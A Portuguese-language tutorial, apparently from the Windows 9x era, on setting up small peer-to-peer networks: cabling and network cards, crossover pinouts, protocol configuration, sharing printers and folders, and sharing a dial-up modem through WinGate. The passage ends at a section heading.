A fibra ótica, sob o aspecto construtivo, é similar ao cabo coaxial sendo que o núcleo e a casca são feitos de sílica dopada (uma espécie de vidro) ou até mesmo plástico, da espessura de um fio de cabelo. No núcleo é injetado um sinal de luz proveniente de um LED ou laser, modulado pelo sinal transmitido, que percorre a fibra se refletindo na casca. As fibras podem ser multimodo ou monomodo. Em linhas gerais, sem a utilização de amplificadores, a primeira tem capacidade de transmissão da ordem de 100 Mbps a até cerca de 10 km (mais empregadas em redes locais), enquanto que a segunda alcança algo em torno de 1 Gbps a uma distância de por volta de 100 km (empregadas em redes de longa distância). Além das características de transmissão superiores aos cabos metálicos, a fibra, por utilizar luz, tem imunidade eletromagnética. Em contrapartida, seu custo é superior, é mais frágil requerendo que seja encapsulada em materiais que lhe confiram uma boa proteção mecânica e necessita de equipamentos microscopicamente precisos para sua conectorização, instalação e manutenção. Em redes locais de grande porte, normalmente se emprega a fibra ótica interligando os hubs, colapsados em switches e/ou roteadores que isolam os diversos segmentos, formando assim o backbone (espinha dorsal) da rede.

Vantagens:	**Desvantagens:**
Velocidade	Muito caro
Isolamento elétrico	Difícil de instalar
O cabo pode ser longo	Quebra com facilidade
Alta taxa de transferência	Difícil de ser remendado

Tipos de placas de rede

Para montar a sua rede você precisará que todos os micros possuam uma placa de rede. Será com o uso placa que todos os micros conseguirão comunicar-se, através de um cabo apropriado.

Você encontrará no mercado diversos tipos e marcas de placas. O ideal, para facilitar a montagem e configuração da rede, é que todas as placas sejam iguais, isto é, da mesma marca e modelo. Você encontrará no mercado placas de rede ISA e PCI. Em redes pequenas, onde geralmente não temos preocupação com o desempenho, pode-se usar placas de rede ISA sem problemas.

A questão fundamental na escolha do modelo de placa de rede está no tipo de cabo que você pretende utilizar, pois você terá de comprar uma placa de rede compatível. Uma placa de rede ISA típica, contém três conectores:

RJ-45:Esse conector, que é parecido com o conector de um aparelho telefônico, é utilizado por cabo do tipo par trançado.

AUI: Esse conector não é utilizado em redes de pequeno porte. Através desse conector é possível instalar um transceptor para a utilização de outros tipos de cabo, como cabo coaxial grosso e fibra óptica.

BNC: Já esse conector é utilizado por cabo coaxial fino.

Hoje em dia as placas de rede não trazem tantos conectores. A maioria das placas que existem hoje no mercado traz somente um conector RJ-45 ou então um conector RJ-45 e um conector BNC. Dessa forma, você deve escolher uma placa de rede de acordo com o tipo de cabo que você pretende utilizar:

Par trançado: Também chamado UTP ou 10BaseT, esse tipo de cabo pode ter até 100 metros de extensão. Caso você possua mais do que 2 micros para serem conectados, você necessitará de um periférico chamado hub (concentrador), o que aumenta o custo de sua rede.

Cabo Coaxial: Também chamado cabo coaxial fino (ou easynet ou cheapernet ou 10Base2), esse cabo pode ter até 165 metros de comprimento. Pode ser utilizado diretamente por até 30 micros.

O que comprar?

O tipo de cabo a ser escolhido depende de algumas condições. Se você estiver pensando em futuramente migrar sua pequena rede para uma estrutura cliente-servidor, o tipo de cabo mais apropriado é o par trançado, utilizando hub.

No caso de você querer conectar apenas dois micros e não há absolutamente nenhum plano para o aumento do número de máquinas nessa rede, então o cabo mais apropriado é o par trançado, utilizando um padrão de pinagem chamado cross-over, que dispensa o uso do hub e barateia o custo de sua pequena rede. Essa é a configuração mais barata de ser feita, pois esse cabo é muito barato.

Caso você queira manter sua rede apenas como ponto-a-ponto (ou seja, o padrão de rede do Windows 9x), porém conectando mais do que dois micros (ou então você tem planos para a conexão de mais micros futuramente), o tipo de cabo mais apropriado é o cabo coaxial fino. Além de comprar o cabo, você necessitará de dois terminadores resistivos de 50 ohms (esses terminadores são vendidos em lojas que comercializam produtos para redes).

Montando a rede

A instalação da placa de rede no micro não é muito difícil: basta você abrir o micro (com ele desligado, é claro) e instalar a placa em um slot disponível da placa-mãe, compatível com o modelo de placa de rede (ISA ou PCI). Como todas as placas de rede hoje em dia são plug and play, provavelmente você não encontrará problemas em sua instalação e configuração.

Ao ligar o micro, se o sistema operacional de seu micro for Windows 9x, ele automaticamente detectará a placa e pedirá o disquete contendo os seus drivers. Basta inserir na unidade de disquete o disco que acompanha a placa, informando a localização exata dos drivers (normalmente eles ficam em um subdiretório chamado \WIN9X ou \WIN95). Após a instalação dos drivers e reinicialização do micro, confira se a placa está ou não apresentando algum tipo de conflito. Para isso, vá até o Gerenciador de Dispositivos (ícone Sistema do Painel de Controle) e verifique, na chave Adaptadores de Rede se a sua placa de rede aparece listada sem problemas, isto é, sem apresentar nenhum ponto de exclamação amarelo ou “xis” vermelho. Caso isso ocorra, significa que a placa está em conflito com algum outro dispositivo. Normalmente esse é

um conflito de interrupção e, para solucioná-lo, basta alterar a interrupção utilizada pela placa. Para isso, basta dar um duplo clique sobre a placa e alterar a sua configuração através da guia Recursos da janela que aparecerá. Desabilite a caixa "Utilizar configurações automáticas" e altere manualmente a interrupção para um outro valor que não cause conflitos.

Após ter instalado as placas de rede nos micros, o próximo passo é a instalação dos cabos. A seguir mostraremos como você deverá montar cada configuração de cabo.

Apenas dois micros usando par trançado

Se você pretende conectar somente dois micros em rede e não há planos de se instalar mais micros, a configuração mais barata é conectar esses dois micros através de um cabo par trançado. Esse cabo poderá ter até 100 metros de extensão. Você terá de preparar um cabo do tipo cross-over ou então você pode pedir para o próprio pessoal da loja onde você comprar o cabo prepará-lo para você. Se você quiser preparar o cabo sozinho, você precisará de um alicate para crimp e dois plugues do tipo RJ-45, para instalar nas pontas do cabo. O cabo par trançado possui oito fios e a ligação deverá ser feita da seguinte maneira:

Conector A	**Fio**	**Conector B**
Pino 1	Branco/Verde	Pino 3
Pino 2	Verde	Pino 6
Pino 3	Branco/Laranja	Pino 1
Pino 4	Azul	Pino 5
Pino 5	Branco/Azul	Pino 4
Pino 6	Laranja	Pino 2
Pino 7	Branco/Marrom	Pino 8
Pino 8	Marrom	Pino 7

Mais de dois micros usando par trançado

Se você quiser utilizar mais de dois micros utilizando o par trançado, você precisará de um periférico chamado hub. Você precisará de um cabo para cada micro (cada cabo poderá ter até 100 metros), que deverá conectar cada micro ao hub. Você poderá comprar os cabos prontos ou fazer você mesmo. Para isso, você precisará de dois plugues RJ-45 por cabo e de um alicate para crimpar. Os fios do cabo deverão ser conectados aos plugues RJ-45 utilizando o seguinte padrão, chamado T568A:

Pino	**Fio**
1	Branco/Verde
2	Verde
3	Branco/Laranja
4	Azul
5	Branco/Azul
6	Laranja
7	Branco/Marrom
8	Marrom

Cabo coaxial

Se você não pretende aumentar a sua rede de tamanho ou não está em seus planos trocar a sua rede para o modelo cliente-servidor, então você pode utilizar cabo do tipo coaxial fino (cabo coaxial de 50 ohms). Você precisará utilizar placas de rede com conector BNC. Junto com as placas de rede vem um conector BNC "T", que deverá ser utilizado para a conexão dos cabos. Além disso, você precisará de dois terminadores resistivos de 50 ohms, que deverão ser utilizados nas extremidades do cabo.

Você precisará utilizar um trecho de cabo coaxial com menos 3 metros de extensão entre cada placa de rede. Ou seja, se você for instalar apenas duas máquinas, será necessário só um cabo com pelo menos três metros de extensão. A ilustração mostra o esquema de redes utilizando o cabo coaxial.

Você deverá instalar dois conectores BNC em cada trecho de cabo (um em cada ponta), de modo que o cabo possa ser instalado no conector "T". Encomende na loja onde você for comprar o cabo para que cada trecho de cabo já venha do comprimento que você precisa e com os conectores BNC instalados.

Configurando a rede

Agora que você já instalou a sua pequena rede fisicamente, chegou a hora de fazer os ajustes necessários no sistema operacional, para que a sua rede possa funcionar. Para isso, você deverá dar um duplo clique no ícone Rede do Painel de Controle. Os procedimentos mostrados a seguir deverão ser executados em todos os micros que fizerem parte de sua rede. Na janela que aparecerá, selecione a guia Identificação. Você deverá preencher os campos existentes da seguinte forma:

Nome do computador: coloque aqui um nome para o micro que está sendo configurado. Será através desse nome que ele será conhecido na rede. Sugerimos que o nome tenha somente até 8 caracteres sem espaços em branco, para facilitar.

Grupo de trabalho: o nome de sua rede. Para ficar mais fácil, sugerimos que você utilize um mesmo nome em todos os micros. Em nosso exemplo escolhemos o nome "Workgroup", mas você poderia colocar um nome mais sugestivo como "rede". Da mesma forma, recomendamos que o nome tenha até 8 caracteres.

Descrição do computador: Coloque uma breve descrição do micro que está sendo configurado. Deve ser uma frase curta que descreva a função do micro, por exemplo "Micro do Fabiano" ou "Micro da Contabilidade".

Após a configuração da identificação, não reinicie o micro ainda. Você deverá configurar o protocolo e os serviços de rede a serem utilizados. Para isso, selecione a guia Configuração. Provavelmente aparecerá listada a placa de rede instalada no micro. Caso o driver da placa não esteja instalado, você deverá instalá-lo durante o processo descrito a seguir.

Clique na caixa Adicionar na janela apresentada. Uma janela será apresentada. Caso o driver da placa de rede não tenha sido instalado ainda, clique em Adaptador, escolhendo o modelo da lista que aparecerá. O procedimento correto a ser adotado é clicar na caixa Com disco da janela que aparecerá e instalar o driver do disquete que vem com a placa de rede. O driver da placa estará armazenado em um diretório chamado a:\win95 ou a:\win9x. Além da placa de rede, você deverá adicionar o item Cliente para Redes Microsoft, o Serviço Compartilhamento de arquivos e impressoras para redes Microsoft e o protocolo de rede. Caso você não pretenda compartilhar a placa fax modem, instale o protocolo NetBEUI da Microsoft, pois ele não exige nenhum tipo de configuração especial. Caso você pretenda compartilhar o fax modem para ter

acesso à Internet através dos outros micros da rede, então você terá de instalar o protocolo TCP/IP.

Você deverá repetir esse processo de instalação em todos os micros de sua rede. Após reiniciar todos os micros, você poderá conferir se a rede está ou não funcionando explorando a sua rede através do ícone Ambiente de Rede existente na área de trabalho. Você verá listado todos os micros conectados em rede. Caso isso não ocorra, confira todos os passos da instalação de sua rede.

Compartilhando a impressora

Agora que sua pequena rede já está montada e configurada, deveremos configurar a impressora que você pretende compartilhar, isto é, tornar acessível para todos os demais micros da rede.

Para compartilhar a impressora, basta, no micro onde ela está fisicamente instalada, você selecioná-la (através do ícone Impressoras existente em Meu Computador) e clicar com o botão direito do mouse sobre ela. Em seguida, escolha a opção Compartilhamento do menu que aparecerá. Uma janela da será apresentada. Você deverá selecionar "Compartilhado como" e preencher os campos existentes:

Nome do compartilhamento: O nome pelo qual a impressora será conhecida pelos outros micros na rede. Recomendamos que seja um nome curto, com até 8 caracteres, sem espaços em branco.

Comentário: Uma frase para lembrá-lo a função da impressora, por exemplo "Impressora jato de tinta", "Impressora laser", etc.

Senha: Você pode definir uma senha para a impressora e somente os usuários que souberem a senha poderão utilizá-la.

Clique em Ok para habilitar o compartilhamento. Repare que o ícone da impressora passará a ter o desenho de uma "mãozinha", indicando que o compartilhamento está habilitado.

Após você ter habilitado o compartilhamento da impressora, você deverá instalá-la em todos os demais micros. A maneira mais fácil de se fazer isso é explorando através do ícone Ambiente de Rede. Através desse ícone, abra o micro onde a impressora está fisicamente instalada. Automaticamente será aberta uma janela mostrando os dispositivos compartilhados pelo micro, no caso, a impressora. O micro onde a impressora estava instalada chamava-se "Pentium" e, a impressora, "hp690".

Dê um duplo clique sobre a impressora. O Windows automaticamente iniciará um assistente para a instalação de impressoras, que a instalará automaticamente em seu micro. No Windows 95, você precisará dos disquetes ou CD-ROM contendo os drivers da impressora, caso o sistema operacional não traga os drivers para o modelo de impressora instalado. Já o Windows 98 copia automaticamente os drivers que estão instalados no outro micro, facilitando bastante o processo de instalação.

Após a impressora ter sido instalada, ela passará a ser listada como sendo um dispositivo conectado ao micro. As impressões poderão ser feitas normalmente através de qualquer programa, como se a impressora estivesse fisicamente instalada ao micro.

Compartilhando diretórios

Você pode configurar os micros de sua pequena rede para o compartilhamento de diretórios, permitindo que outros micros possam ler e gravar dados em discos localizados em outros micros. Muito interessante notar que qualquer dispositivo de armazenamento de dados

pode ser compartilhado, isto é, o diretório compartilhado não precisa ser necessariamente do disco rígido. Dessa maneira, você pode compartilhar também unidades de CD-ROM, Zip-drive, etc.

Nesse tipo de rede do Windows 9x, você só pode utilizar outros diretórios para ler arquivos de dados, ou seja, documentos de processador de textos, planilhas, etc. Você não pode utilizar esse recurso para executar um programa que esteja instalado em outra máquina. Isso ocorre porque todo programa quando é instalado, faz modificações no sistema operacional (por exemplo, no Registro do Windows e em seus arquivos INI), além de copiar arquivos do próprio programa para o diretório do Windows (tipicamente arquivos com extensão DLL). Como essas modificações são efetuadas somente na máquina onde o programa foi instalado, você não conseguirá rodá-lo a partir de outro micro.

Compartilhar diretórios é tão simples quanto compartilhar impressoras. No micro que possui diretórios ou discos a serem compartilhados com os demais micros da rede, faça o seguinte: em Meu Computador (ou no Windows Explorer), selecione o diretório a ser compartilhado. Em seguida, clique com o botão direito do mouse sobre o diretório e escolha a opção Compartilhamento do menu que aparecerá. Selecione a opção Compartilhamento e faça as seguintes configurações:

Nome do Compartilhamento: Será o nome pelo qual o disco (ou diretório) será conhecido por todos os micros da rede. Sugerimos um nome curto, com até 8 caracteres.

Comentário: Uma pequena descrição do conteúdo ou função do disco ou diretório.

Tipo de Acesso: Você pode configurar se os demais micros terão ou não o privilégio de gravar dados no diretório ou, ainda, definir que essa ação depende de senha.

Senhas: Aqui você poderá configurar senhas para o acesso ao diretório ou disco que está sendo compartilhado.

Uma boa dica é compartilhar o disco inteiro, assim você não precisará ficar compartilhando cada diretório do disco individualmente. Para isso, basta compartilhar o diretório raiz do disco (disco rígido, CD-ROM, Zip-drive, etc).

Nos micros onde você deseja ler os discos ou diretórios compartilhados, basta procurar pelo compartilhamento através do ícone Ambiente de Rede da Área de Trabalho. Clicando no ícone do micro onde os recursos estão disponíveis, aparecerá uma lista de impressoras e diretórios disponíveis. Clicando sobre o diretório compartilhado, você poderá ver o seu conteúdo e ter acesso aos arquivos.

Para tornar tudo ainda mais fácil, você pode definir letras de unidades (D:, E:, F:, etc) para cada disco ou diretório compartilhado. Para isso, selecione o diretório que você deseja definir uma letra. Clique com o botão direito do mouse sobre ele e escolha a opção Mapear Unidade de Rede do menu que aparecerá. Será apresentada a janela, onde você define uma letra para o diretório (por exemplo, F:). Após esse procedimento, basta acessar essa letra de unidade para ter acesso ao disco ou diretório compartilhado. Você terá acesso a essa unidade inclusive através do prompt do DOS.

Compartilhando o fax modem

Vimos como devemos fazer para compartilhar diretórios e impressoras em nossa pequena rede. Se tudo correu bem e você seguiu todas as nossas instruções direitinho, a sua pequena rede de casa ou escritório deverá estar funcionando perfeitamente bem.

Se você tiver uma placa de fax modem instalada em um dos micros, poderá compartilhá-la com os demais micros da rede, para que você tenha acesso à Internet. Sim, você poderá

acessar a Internet através de todos os micros da sua rede, e o melhor: todos podem acessar a Internet ao mesmo tempo, economizando tempo e dinheiro.

A configuração do compartilhamento do fax modem não é tão simples quanto o compartilhamento de impressoras e de diretórios. Como o Windows 9x não tem suporte para esse tipo de compartilhamento, é necessária a instalação de um programa que possibilite essa operação. Há vários no mercado, os mais conhecidos são o WinGate (http://www.wingate.net) e o InternetGate (http://www.maccasoft.com). Você pode fazer download da versão shareware de um desses programas, que permite o compartilhamento de um fax modem com dois micros, que em geral é o que a maioria das pessoas precisa em redes montadas em casa ou no escritório (para compartilhar o modem com mais micros é necessário comprar o programa).

Vamos ver passo-a-passo como configurar o compartilhamento do fax modem em uma rede com dois micros usando o programa WinGate:

1. O primeiro passo a ser feito é instalar o programa. Esse programa só deve ser instalado no micro que possui a placa de fax modem.

2. Após instalar o programa, você precisará instalar o protocolo TCP/IP. Isso deve ser feito através do ícone Rede do Painel de Controle. Note que provavelmente o protocolo já aparecerá instalado, porém conectado à placa de fax modem. Você precisa instalar o protocolo para as placas de rede. Esse procedimento deverá ser feito nos dois micros e é extremamente simples: clique na caixa Adicionar, selecione Protocolo, clique na caixa Adicionar e escolha o protocolo TCP/IP da Microsoft.

3. Após instalar o protocolo TCP/IP, você precisará configurá-lo. Para isso, selecione o protocolo TCP/IP no ícone Rede do Painel de Controle. Tome muito cuidado para selecionar o TCP/IP que está ligado à placa de rede e não o que está ligado à placa de modem (Adaptador de Dial Up). Clique na caixa Propriedades. Essa configuração deve ser feita nos dois micros e deverá ser feita da seguinte forma:

2.1. Na guia Endereço IP, selecione Especificar um endereço IP. No campo Endereço IP, entre o valor 192.168.0.1 na máquina que possui o modem instalado. Na outra máquina, entre o valor 192.168.0.2. Caso sua rede tenha outras máquinas, elas deverão possuir endereços IP consecutivos a esses (ou seja, a próxima máquina teria o endereço IP 192.168.0.3 e assim sucessivamente). No campo Máscara da Sub-rede, entre o valor 255.255.255.0.

2.2. Na guia Configuração WINS, selecione Desativar Resolução WINS.

2.3. Deixe a guia Gateway em branco.

2.4. Na guia Ligações, deixe a caixa Cliente para Redes Microsoft marcada.

2.5. Nas demais guias, deixe os valores padrão (default).

3. Você precisará criar um arquivo chamado Hosts no diretório c:\windows dos dois micros. Esse arquivo pode ser criado através do comando Edit c:\windows\hosts ou então do bloco de notas. Tome muito cuidado, pois esse arquivo não poderá ter qualquer extensão (ou seja, se você editar um arquivo chamado hosts.txt este não funcionará). O conteúdo do arquivo variará de acordo com o micro. Note que o formato do arquivo é.

3.1. No micro que possui a placa de modem, o conteúdo deverá ser:

127.0.0.1 wingate

3.2. Já no outro micro, o arquivo Hosts terá o seguinte conteúdo:

192.168.0.1 wingate

4. Você deverá reiniciar o micro. Após reiniciar o micro, você deverá testar para ver se todos os passos descritos funcionaram. Para isso, entre o comando Ping wingate na linha de comando (através do ícone Prompt do MS-DOS ou então da opção Executar do menu Iniciar). Esse

comando, que deverá ser executado nos dois micros, testa a conexão e informa se conseguiu se comunicar com o computador desejado. Se tudo correu bem, você terá a configuração pronta. Caso o comando Ping retorne informações de que não conseguiu conexão ou que houve estouro no tempo limite de conexão, significa que há algo de errado. Ou a conexão física dos micros está com problemas ou então você cometeu algum pequeno erro ao executar as configurações descritas. Repita passo-a-passo todos os procedimentos até detectar o que há de errado.

Após você ter instalado e testado a conexão TCP/IP, o resto da configuração do compartilhamento do modem para ter acesso à Internet é simples. Nas máquinas clientes, ou seja, naquelas que não possuem o fax modem instalado, você deverá fazer uma pequena configuração, através do ícone Rede do Painel de Controle. Selecione o protocolo TCP/IP instalado e clique no botão propriedades. Na guia Configuração DNS você deverá ativar o DNS e adicionar o endereço 192.168.0.1 (que é o endereço da máquina que possui o fax modem instalado) no campo "Ordem de pesquisa do servidor DNS". No campo Host defina um nome para a máquina que está sendo configurada (você pode colocar qualquer nome).

O próximo passo é configurar o programa WinGate (instale esse programa caso ainda não tenha o feito). Na máquina onde o fax modem está instalado, basta executar o programa GateKeeper, que é o módulo de configuração do WinGate. Aparecerá uma janela perguntando um login e uma senha. Deixe nos valores default e clique em OK. No GateKeeper, você precisará fazer duas configurações. A primeira é instalar o serviço de DNS. Para isso, clique com o botão direito do mouse sobre a chave Services. Escolha New, Service, DNS Service. Deixe esse serviço com a sua configuração default. A segunda configuração é a da discagem para o seu provedor de acesso. Basta dar um duplo clique em Dialing. Na janela que aparecerá, clique em Add e selecione um dos provedores que estão configurados em sua máquina, através do campo "Auto connect to".

O próximo passo é testar se essas configurações deram certo. Para isso, no micro onde o fax modem está instalado, faça a conexão ao seu provedor de acesso (não se esqueça de reiniciar o GateKeeper para que as configurações efetuadas tomem efeito). Após o micro ter se conectado com o provedor, digite, no prompt do DOS de uma das máquinas clientes, o comando Ping ftp.microsoft.com. Como você pode ter reparado, o micro encontrou o endereço ftp.microsoft.com (pois aparece o seu endereço IP, 207.46.133.140), indicando que o WinGate está funcionando. As mensagens de erro avisando que o host de destino está inalcançável são normais. Caso o comando retorne que não é possível encontrar o host ftp.microsoft.com, então confira todas as configurações pois há algo de errado.

Agora basta usar os micros para acessarem a Internet! Basta instalar os programas que você usa para acessar a Internet nos micros clientes, principalmente um browser (Netscape Navigator, Internet Explorer, etc).

Se a máquina que possui o fax modem não estiver conectada, não há problema. Assim que algum pedido de acesso for requisitado por alguma outra máquina - por exemplo, chamar um endereço WWW através do seu browser - o WinGate faz a conexão do fax modem ao provedor de acesso automaticamente (e remotamente!). Outra vantagem no uso do WinGate é que todas as máquinas podem usar a Internet ao mesmo tempo, com apenas uma conexão física ao provedor de acesso.

Configurando uma rede simples no Win9x

Introdução

Com o próprio Windows 9x você pode montar pequenas redes ponto-a-ponto em casa ou no escritório, utilizando os micros já existentes. A vantagem é o compartilhamento de dados e periféricos, especialmente a impressora e o fax/modem. No caso do compartilhamento de dados, os demais micros podem ter acesso a diretórios do disco rígido (ou mesmo o disco rígido inteiro, se você compartilhar o diretório raiz), a unidades de CD-ROM e até mesmo a unidades de Zip drive. Qualquer unidade que contenha arquivos pode ser compartilhada.

Isto acaba com o famoso protocolo "DCDL", "Disquete pra cá, disquete pra lá", que acaba tomando espaço em nosso ambiente de trabalho. No caso da cópia de arquivos grandes, uma pequena rede ponto-a-ponto facilita bastante. Além disso, podemos trabalhar com os arquivos de dados diretamente no disco rígido do micro de origem, sem a necessidade de copiá-los para o disco rígido local.

No caso do compartilhamento de impressoras e fax/modem, não é preciso comentar a economia de dinheiro (você não precisará comprar mais de uma impressora) e tempo (não precisará ficar ligando e desligando a impressora em cada micro que precisa imprimir).

A rede que vem com o Windows 9x é uma rede do tipo ponto-a-ponto. Ela se contrapõe à rede cliente-servidor, disponível através de sistemas operacionais cliente-servidor, como o Windows NT, o Unix e o Netware.

Em uma rede ponto-a-ponto (e na rede do Windows 9x em particular) todos os micros necessitam estar "completos", sendo possível trabalhar com eles sem que eles estejam necessariamente conectados à rede. O processo de boot remoto é uma exclusividade de redes cliente-servidor, não sendo possível, desta forma, montar redes Windows 9x com este recurso.

Além disso, o compartilhamento de arquivos se restringe ao compartilhamento de arquivos de dados, como textos, planilhas, imagens e banco de dados, não sendo possível (pelo menos na maioria das vezes) o compartilhamento de programas (por exemplo, rodar um processador de textos que esteja instalado em um disco rígido de outro micro).

Quanto à segurança, devemos lembrar que a rede ponto-a-ponto é bastante insegura. Isso não chega a ser uma desvantagem, já que em um ambiente de trabalho normalmente as pessoas têm acesso a todos os micros. Se você se preocupa com segurança, o mais interessante talvez seja proteger com senha os documentos mais sigilosos (o Excel e o Word protegem seus documentos com senha, por exemplo). Mesmo em computadores que não estejam conectados a uma rede este procedimento é recomendado.

Material necessário
Para uma rede simples, de dois ou três micros, você precisará de:
Placas de rede NE2000 compatível com conector BNC
Conectores BNC "T" (vem junto com as placas de rede)
Disquete de configuração da placa de rede (vem junto com as placas de rede)
Dois terminadores resistivos de 50 ohms
Cabo coaxial fino específico para utilização em redes, de acordo com a quantidade de trechos da rede.

Importante: Em redes ponto a ponto, o comprimento mínimo de cada trecho de cabo coaxial é, obrigatoriamente, de 3 metros. Ou seja, se houver somente dois micros, o cabo deverá ter, no

mínimo, 3 metros. No caso de três ou mais micros, a distância do cabo que liga cada placa de rede deverá ser de, no mínimo, 3 metros.

Instalação física da rede

Vamos a um roteiro passo a passo de como você deve proceder à instalação do hardware.

1. Com os micros desligados, instale uma placa de rede em cada micro.

2. Instale o conector BNC "T" em cada placa de rede.

3. Ainda com os micros desligados, faça a conexão do cabeamento da rede.

4. Instale os terminadores nos conectores "T" dos micros da ponta do cabeamento.

5. Dê um boot com um disquete de boot e execute o utilitário de configuração da placa, presente em seu disquete.

6. Verifique qual é a configuração da placa de rede. A configuração default é endereço de I/O 300h e IRQ3. Como você já deve saber, a porta serial COM2 utiliza a mesma interrupção. Por esse motivo, configure a placa de rede a utilizar outra interrupção. Esta configuração é feita através do programa de configuração da placa (em placas antigas a configuração era feita através de jumpers de configuração). Sugerimos a interrupção IRQ11 ou IRQ12.

Dica: Faça com que todas as placas de rede utilizem a mesma configuração, para facilitar a manutenção.

7. No setup do micro, altere a opção "HARD DISK TYPE 47 RAM AREA" ou "EXTENDED BIOS RAM AREA" ou "EXTENDED ROM RAM AREA" ou "SCRATCH RAM OPTION" de "0:300" para "DOS 1KB", caso este opção exista.

8. A maioria dos programas de configuração de placa de rede possui uma opção de diagnóstico. Você poderá usar esta opção para verificar se a parte física da rede está corretamente instalada.

O próximo passo é configurar o sistema operacional.

Redes ponto-a-ponto com par trançado.

Se em vez de cabo coaxial você preferir montar sua rede ponto-a-ponto com par trançado, você necessitará de um hub. No caso de uma rede simples com apenas dois micros ele não será necessário. Nesse caso, você precisará construir um cabo do tipo cross-over, que inverte alguns sinais, permitindo que as duas placas de rede conversem diretamente. Nesse caso, basta confeccionar o cabo conforme descrito abaixo e conectá-lo aos dois micros diretamente, sem qualquer periférico adicional (a não ser as placas de rede, é claro). As placas de rede obrigatoriamente necessitarão possuir conector RJ-45 para a utilização de cabo par trançado. Os passos a serem seguidos são os mesmos descritos anteriormente.

Conector A	Fio	Conector B
Pino 1	Branco/Verde	Pino 3
Pino 2	Verde/Branco	Pino 6
Pino 3	Branco/Laranja	Pino 1
Pino 4	Azul/Branco	Pino 5 (não é usado)
Pino 5	Branco/Azul	Pino 4 (não é usado)
Pino 6	Laranja/Branco	Pino 2
Pino 7	Branco/Marrom	Pino 8 (não é usado)
Pino 8	Marrom/Branco	Pino 7 (não é usado)

Configurando a placa de rede

Quando você ligar as máquinas, o Windows 9x provavelmente irá reconhecer que há uma placa de rede instalada no micro automaticamente durante o boot. Caso isso realmente ocorra, basta escolher a opção "Driver de um disco fornecido pelo fabricante do hardware", colocando na unidade o disquete da placa, escolhendo o diretório "WIN95" ou "WIN9X". Na maioria das vezes, porém, o Windows 9x não reconhece automaticamente a placa.

Independentemente se o Windows 9x reconheceu ou não a placa de rede, clique no ícone "Rede" do Painel de Controle. No caso do Windows ter reconhecido a placa, ela aparecerá listada. Caso contrário, clique na caixa "Adicionar", e, em seguida "Adaptadores".

Se você não possuir o disquete da placa de rede ou no disquete não existir o driver da placa de rede para Windows 9x, você deverá escolher a placa "NE2000 compatível" da Novel/Anthem. No caso do disquete possuir drivers para Windows 9x, clique na caixa "Com Disco".

Após ter instalado a placa de rede, você deverá configurar o seu driver. Para isso, dê um duplo clique sobre a placa ou então selecione a placa e clique na caixa propriedades. Na guia "recursos", configure o driver de acordo com os recursos que você configurou a placa de rede (endereço de I/O e interrupção).

Instalando os protocolos

A seguir você deverá instalar os protocolos que serão utilizados em sua rede. O protocolo é a "linguagem" utilizada na comunicação dos micros. Se você pretende compartilhar o fax/modem para conexões Internet, o protocolo TCP/IP deverá ser obrigatoriamente instalado. Caso contrário, você pode utilizar o protocolo NetBEUI sem problemas. É importante que todas as máquinas estejam com o mesmo protocolo instalado.

A instalação do protocolo é simples. Basta clicar na caixa "adicionar", escolhendo a opção "protocolo". Escolha os protocolos da Microsoft.

Instalando os serviços

Nas máquinas que possuem recursos a serem compartilhados (arquivos, fax/modem e impressora), você deverá habilitar o serviço de compartilhamento. Para isso, basta clicar na caixa "adicionar", escolhendo a opção "serviços". Escolha o serviço "Compartilhamento de arquivos e impressoras para redes Microsoft" da Microsoft.

Configurando a identificação da máquina

Na guia "Identificação", preencha corretamente os campos existentes. É importante que você dê um nome para a sua rede ("Grupo de Trabalho") e use esse mesmo nome em todos os micros.

Compartilhando recursos

Após executar as configurações descritas, os micros já estarão se comunicando na rede. Você pode testar isso navegando através do ícone "Ambiente de Rede" da área de trabalho.

Compartilhando diretórios

Para compartilhar diretórios, basta clicar com o botão direito sobre ele (através do Meu Computador ou então do Explorer), escolhendo a opção "Compartilhamento". É claro que isso

deve ser feito no micro onde estão os diretórios que você deseja compartilhar com os outros micros da rede.

Você pode compartilhar qualquer unidade de arquivos, incluindo discos rígidos, disquetes, Zip-drivers e unidades de CD-ROM.

Importante notar que, ao compartilhar um diretório, você estará automaticamente compartilhando todos os diretórios abaixo dele. Portanto, se você quiser compartilhar um disco inteiro (ou uma partição inteira), basta compartilhar o diretório raiz.

Na configuração de compartilhamento você pode definir qual tipo de acesso os usuários terão àquele diretório (se leitura somente ou se acesso completo) e ainda definir senhas para acesso. Você deve, ainda, dar um nome pelo qual o diretório será conhecido pelas outras máquinas (no exemplo, compartilhamos a partição D: com o nome "DADOS", pois é uma partição contendo arquivos de dados que serão utilizados por todos os micros da rede. Você pode ainda adicionar um comentário ao diretório.

Após habilitar o compartilhamento, o diretório aparecerá com o símbolo de compartilhamento (uma mãozinha), indicando que aquele diretório está sendo compartilhado. Num micro qualquer podemos compartilhar todas as unidades (inclusive o disquete) e o Zip-drive.

Dica: Para facilitar a manutenção e a procura por arquivos compartilhados em redes ponto-a-ponto, sugerimos que você crie uma localização única para todos os arquivos que serão compartilhados. No micro que usamos de exemplo, ele possuía um disco rígido de 2 GB, particionado em dois de 1 GB, onde a primeira partição era usada por programas e a segunda, para o armazenamento de dados. Além disso, como os demais micros da rede não possuíam outra unidade de disco que não o disco rígido com uma única partição, a partição D: ("DADOS") era vista pelos demais micros também como uma unidade "D:", como veremos no próximo tópico. Desta forma, independentemente de que micro você trabalhasse, os dados estariam na unidade D:. No micro local ela representaria a partição D:, enquanto nos demais micros ela seria esta mesma partição sendo acessada via rede, sendo também chamada de D:.

Acessando diretórios compartilhados

Para acessar os diretórios compartilhados basta usar o ícone do Ambiente de Rede. Esta é a forma mais rápida de se acessar arquivos em diretórios compartilhados. Em diretórios que sejam usados freqüentemente (como o nosso "DADOS"), devemos atribuir uma letra de unidade. Isso é feito clicando-se com o botão direito sobre o diretório (no Ambiente de Rede), escolhendo a opção "Mapear unidade de rede". Habilite a caixa "Reconectar ao iniciar" para que a letra de unidade seja automaticamente conectada ao diretório compartilhado sempre em que você ligar o micro. Daí por diante você poderá acessar o diretório compartilhado diretamente de dentro de seu programas.

Compartilhando impressoras

O processo de compartilhamento de impressoras é extremamente similar ao processo de compartilhamento de arquivos. Basta você clicar com o botão direito sobre a impressora (ícone Impressoras) e escolher a opção "compartilhamento". Dê um nome ao compartilhamento e adicione um comentário. Se quiser, defina uma senha para que os demais usuários possam ter acesso à impressora. Da mesma forma que acontece com diretórios compartilhados, a impressora passará a ter um ícone de compartilhamento (uma mãozinha).

Acessando impressoras compartilhadas

